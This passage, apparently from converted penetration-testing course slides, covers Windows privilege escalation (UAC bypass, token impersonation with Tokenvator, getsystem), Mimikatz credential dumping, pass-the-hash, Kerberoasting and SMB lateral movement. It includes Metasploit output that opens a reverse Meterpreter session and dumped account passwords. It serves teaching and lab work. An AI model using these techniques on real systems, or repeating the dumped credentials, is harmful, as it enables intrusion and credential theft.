0;999   NTLM      WORKGROUP   MO_SELL03$ 
0;260055 NTLM      MO_SELL03   IUSER_RETANON  I@-Xk9'Z@[9xn|
0;259554 NTLM      MO_SELL03   IUSER_RETINA   W-l8*:;0GqwhX(
0;132072 NTLM      MO_SELL03   wcuestas      aicila97
0;132040 NTLM      MO_SELL03   wcuestas      aicila97
```

# Privilege Escalation

```
msf exploit(windows/local/bypassuac) > run  
[*] Started reverse TCP handler on 192.168.1.11:5555  
[*] UAC is Enabled, checking level...  
[+] UAC is set to Default  
[+] BypassUAC can bypass this setting, continuing...  
[+] Part of Administrators group! Continuing...  
[*] Uploaded the agent to the filesystem....  
[*] Uploading the bypass UAC executable to the filesystem...  
[*] Meterpreter stager executable 73802 bytes long being uploaded..  
[*] Sending stage (179779 bytes) to 192.168.1.9  
[*] Meterpreter session 2 opened (192.168.1.11:5555 -> 192.168.1.9:1039) at 2018-04-30 14:16:36 -0500
```

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > use mimikatz  
Loading extension mimikatz...Success.
```

```
meterpreter > wdigest  
[+] Running as SYSTEM  
[*] Retrieving wdigest credentials
```

```
wdigest credentials  
=====
```

AuthID	Package	Domain	User	Password
0;997	Negotiate	NT AUTHORITY	SERVICIO LOCAL	
0;996	Negotiate	WORKGROUP	MO_SELL03\$	
0;24239	NTLM			
0;999	NTLM	WORKGROUP	MO_SELL03\$	
0;156617	NTLM	MO_SELL03	IUSER_RETANON	?d\hMWj<"6q2`G
0;156063	NTLM	MO_SELL03	IUSER_RETINA	I0]y6ix)VMbcI;
0;158871	NTLM	MO_SELL03	wcuestas	aicila97
0;158859	NTLM	MO_SELL03	wcuestas	aicila97

# Lab 5

# Privilege Escalation ?

- UAC bypass behind scenes (Leo Davidson)
  - Integrity Levels : high, medium, low (actually 5 untrusted and system)
  - COM objects : use, re-use
    - COM objects used by signed programs run at high integrity level
  - Microsoft signed programs
    - Some built-in programs runs in high integrity level
      - cd c:\windows\
      - strings -s \*.exe | findstr /i autoelevate
  - Process (Leo Davidson's PoC)
    - Cook a CRYPTBASE.dll
    - Copy to c:\windows\system32\sysprep
    - Run c:\windows\system32\sysprep.exe
    - It runs in high integrity level, so does "cooked" CRYPTBASE.dll
  - Current versions use fewer disk operations and more memory injection and some other techniques
    - "SilentCleanup"
    - <https://tyranidslair.blogspot.cz/2017/05/exploiting-environment-variables-in.html>
    - <https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/>

# Privilege Escalation ?

- Well, maybe the right name is UAC Auto-Elevation
  - “split tokens”
  - “full token” with administratives privileges
  - “standerd user token” no administrative privileged nor administrators membership
- *“The bypass UAC attack requires that UAC is set to the default **Notify me only when programs try to make changes to my computer** (\*). If UAC is set to Always Notify, this attack will not work. This attack also requires that our **current user is in an administrators group.**”*
  - RSMudge: <https://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/>
- (\*) NOT true *always*, in some Windows 10 releases
  - You can bypass **Always Notify** with techniques such as Race Condition (SilentCleanUp), Environment Variables (Disk CleanUp), Token Duplication, etc.

# Another method : Impersonation

- Tokens are for MS Windows what cookies are for web applications.
- After logon, system creates an access token.
  - Every process executed on behalf of this user will have a copy of this access token.
  - The system uses this token to identify the associated user when a process tries to access a securable object or perform a system administration task that requires privileges.
  - The token also contains a list of the privileges held by the user or the user's groups.
  - (From Microsoft web)


# Another method : Impersonation

- An XSS is a way to steal a cookie, this is so similar
- But a little more about tokens
  - Primary (Process) Tokens
    - These dictate the privileges of the associated process.
  - Impersonation (Thread) Tokens
    - Windows also uses the concept of impersonation, which allows a thread to temporarily impersonate a different security context if given access to a different access token.
    - Classic example : If you have a FTP server running with a service account and don't want to have it checking access (username/groups->ACLs(folders/files)), you can leave this work to MS Windows kernel by having the "serving thread" running under the client's user security context = impersonation (Linux -> setuid).

# Impersonation Tokens

- Impersonation itself
  - Just local and for non interactive logins
- Delegation
  - Extended to the network remote systems with interactive logons such as terminal services

# Another method : Impersonation



# Tokenvator : new kid in town

- By Alexander Polce Leary
  - A tool to elevate privilege with Windows Tokens
  - This tool has two methods of operation - interactive and argument modes
    - Interactive Mode:
      - C:> tokenvator.exe
      - (Tokens) > steal\_token 908 cmd.exe
      - (Tokens) >
    - Arguments Mode:
    - C:> tokenvator.exe steal\_token 908 cmd.exe
    - C:>

# Tokenvator : new kid in town

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Administrator>whoami
windows7\administrator

C:\Users\Administrator>Tokenvator.exe
(Tokens) > list_processes
GetTokenInformation: 5
User                                         Process ID      Process Name
----                                         -----
WINDOWS7\Administrator                      860           Tokenvator
NT AUTHORITY\SYSTEM                         440           winlogon
NT AUTHORITY\LOCAL SERVICE                  1240          svchost
NT AUTHORITY\NETWORK SERVICE                1096          svchost


(Tokens) > getsystem
[*] Adjusting Token Privilege
[+] Received Luid
[*] AdjustTokenPrivilege
[+] Adjusted Token to: SeDebugPrivilege
[*] Searching for NT AUTHORITY\SYSTEM
[*] Examining 44 processes
[*] Discovered 22 processes
[*] Impersonating 340
[+] Received Handle for: (340)
[+] Process Handle: 500
[+] Primary Token Handle: 504
[+] Duplicate Token Handle: 500

(Tokens) > whoami
[*] Operating as NT AUTHORITY\SYSTEM

(Tokens) > exit
C:\Users\Administrator>whoami
windows7\administrator
```

# Tokenvator : new kid in town

```
C:\Users\Administrator>whoami  
windows7\administrator  
  
C:\Users\Administrator>Tokenvator.exe getsystem cmd.exe  
(Tokens) > [*] Adjusting Token Privilege  
[+] Received Luid  
[*] AdjustTokenPrivilege  
[+] Adjusted Token to: SeDebugPrivilege  
[*] Searching for NT AUTHORITY\SYSTEM  
[*] Examining 43 processes  
[*] Discovered 21 processes  
[+] Received Handle for: (340)  
[+] Process Handle: 492  
[+] Primary Token Handle: 496  
[+] Duplicate Token Handle: 492  
[*] CreateProcessWithTokenW  
[+] Created process: 2480  
[+] Created thread: 3960
```



# Lab 6

# Privilege Escalation MS Windows

- In order to get SYSTEM
  - Get a user that is part of the administrators group
    - Bypass UAC
  - Use some particular token stealing/impersonation techniques
  - Exploit some unpatched vulnerabilities



**whoami**  
nt authority\SYSTEM

# Privilege Escalation MS Windows

- What does **getsystem** do ?
  - 3 Techniques
    - 1 and 2 are named pipes based
      - Impersonation
      - Technique 2 drops a DLL to disk
    - 3 based on reflective DLL injection



**whoami**  
nt authority\system

<https://github.com/rapid7/meterpreter/blob/master/source/extensions/priv/server/elevate/tokendup.c>

# Privilege Escalation Linux

- 2018 and not many people using Linux as desktop, but, it's running in a lot of servers and every container
  - Getting access to Linux is more application/service dependant at server level
    - Not only “corporate” ones, but, also, network and security “solutions” or tools that use Linux are open to vulnerabilities
  - Privilege Escalation has the same constraints as Windows



# Privilege Escalation Linux

- Privilege escalation for Linux is for :
  - Getting more credentials than `/etc/passwd` and `/etc/shadow`
  - Getting credentials from plain text configuration files
  - Getting credential from plain text in memory data
  - Reuse these credentials in other Linux (and Unix) boxes and also Windows ones
  - In every case, first, you need to be root to get the whole empire, but, a simple one could work
    - Shell history, vim temporal files, backup files, scripts, etc.



# Lab 7

# Credentials Harvesting

# Mimikatz

- Everybody knows Mimikatz
- It requires SYSTEM privileges to be the real hammer
- There are several ways to use it:
  - Compile and use (getting source from <https://github.com/gentilkiwi/mimikatz>)
  - Use the executable from same GitHub repo
  - User Meterpreter extension
  - Use Powershell version (Invoke-Mimikatz, also included in Empire)




# Mimikatz

- How it works ?
  - After logon, there is a way to keep credentials in memory to have a SSO (single sign on) mechanism in order to ease the resoucer access
    - These credentials can include Kerberos tickets, NTLM hashes, LM hashes (if password lenght is less than 15 chars, sí el password tiene menos de 15 caracteres, depending on the version and patch level) and plain text passwords (WDigest y SSP), among others.
  - It reads data from Security Accounts Manager Service or from a memory dump
    - Security Accounts Manager Service is known as SamSs and the corresponding process is LSASS

# Mimikatz

- Sekurlsa is the most used module
  - It can get
    - Hashes y llaves desde MSV1\_0
    - Passwords desde TsPkg
    - Passwords desde Wdigest
    - Passwords desde LiveSSP (Microsoft Live)
    - Passwords, ekeys, tickets y pines desde Kerberos
    - Passwords desde SSP
  - And also it does pass-the-hash, pass-the-ticket, etc.

# Credentials in MS Windows



# Some terminology

- **Local Security Authority Subsystem Service (LSASS)** is the process that is responsible for forcing the security policy in the system. Verify the users that are logging into the MS Windows (server or workstation), handle the password changes, create access tokens and write the Security log.
- **WDigest** implements the Digest Authentication protocol that is designed to be used with authentication processes via HTTP and Simple Authentication Security Layer (SASL).
- A **Security Support Provider (SPP)** is a DLL that makes one or more security packages available for applications.
- DPAPI (Data Protection Application Programming Interface) is an API for cryptography embedded since MS Windows 2000 and later.

# Mimikatz : Some Options


- privilege::debug
  - Just to check if SYSTEM privileges are enabled.
- sekurlsa::logonpasswords
  - Get plain text passwords, hashes and more
- sekurlsa::pth /user:<user\_name> /domain:<AD\_domain> /ntlm:<user\_hash> /run:<command>
  - Pass-The-Hash

# Lab 8

# Kerberoasting

- Attacking Kerberos, Tim Medin
  - [https://www.sans.org/summit-archives/file/summit-archive-1493862736.pdf](https://www.sans.org(summit-archives/file/summit-archive-1493862736.pdf)
- Abuses the way Kerberos uses the NTLM hash of a Service Account to encrypt the kerberos Ticket.
- Allows an attacker to crack the password of a service account offline ( no brute force, not a single auth )

# Kerberoasting



<https://adsecurity.org/wp-content/uploads/2015/12/Kerberoast-Kerberos-Arch.png>

# Lab 9

# Lateral Movement

# SMB (Server Message Block)

- Network File Sharing Protocol (CIFS)
- Port TCP/445
- Administrative Shares ( C\$, IPC\$, ADMIN\$ )

Time	Source	Destination	Protocol	Length	Info
20 5.982239	192.168.1.16	192.168.1.12	TCP	74	55656 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1579584575 TSecr=
21 5.982278	192.168.1.12	192.168.1.16	TCP	74	445 → 55656 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=
22 5.982384	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1579584575 TSecr=179234
23 5.982702	192.168.1.16	192.168.1.12	SMB	139	Negotiate Protocol Request
24 5.982846	192.168.1.12	192.168.1.16	SMB2	318	Negotiate Protocol Response
25 5.982945	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=74 Ack=253 Win=30336 Len=0 TSval=1579584575 TSecr=179234
26 5.983797	192.168.1.16	192.168.1.12	SMB2	176	Negotiate Protocol Request
27 5.983866	192.168.1.12	192.168.1.16	SMB2	318	Negotiate Protocol Response
28 5.985109	192.168.1.16	192.168.1.12	SMB2	224	Session Setup Request, NTLMSSP_NEGOTIATE
29 5.985189	192.168.1.12	192.168.1.16	SMB2	395	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
30 5.987092	192.168.1.16	192.168.1.12	SMB2	512	Session Setup Request, NTLMSSP_AUTH, User: \Administrator
31 5.987457	192.168.1.12	192.168.1.16	SMB2	151	Session Setup Response
32 6.029974	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=788 Ack=919 Win=32512 Len=0 TSval=1579584622 TSecr=179235
46 14.342828	192.168.1.16	192.168.1.12	SMB2	176	Tree Connect Request Tree: \\192.168.1.12\c\$
47 14.342976	192.168.1.12	192.168.1.16	SMB2	150	Tree Connect Response
48 14.343138	192.168.1.16	192.168.1.12	TCP	66	55656 → 445 [ACK] Seq=898 Ack=1003 Win=32512 Len=0 TSval=1579592936 TSecr=180070
49 14.343947	192.168.1.16	192.168.1.12	SMB2	191	Create Request File:

# Lab 10

# CTF 3

# RPC (Remote Procedure Call)

- Allows a program to call a function from another host through the network
- Port TCP/135 ( Portmapper)
- Applications
  - Task Scheduler
  - Service Control Manager
  - WMI
  - DCOM

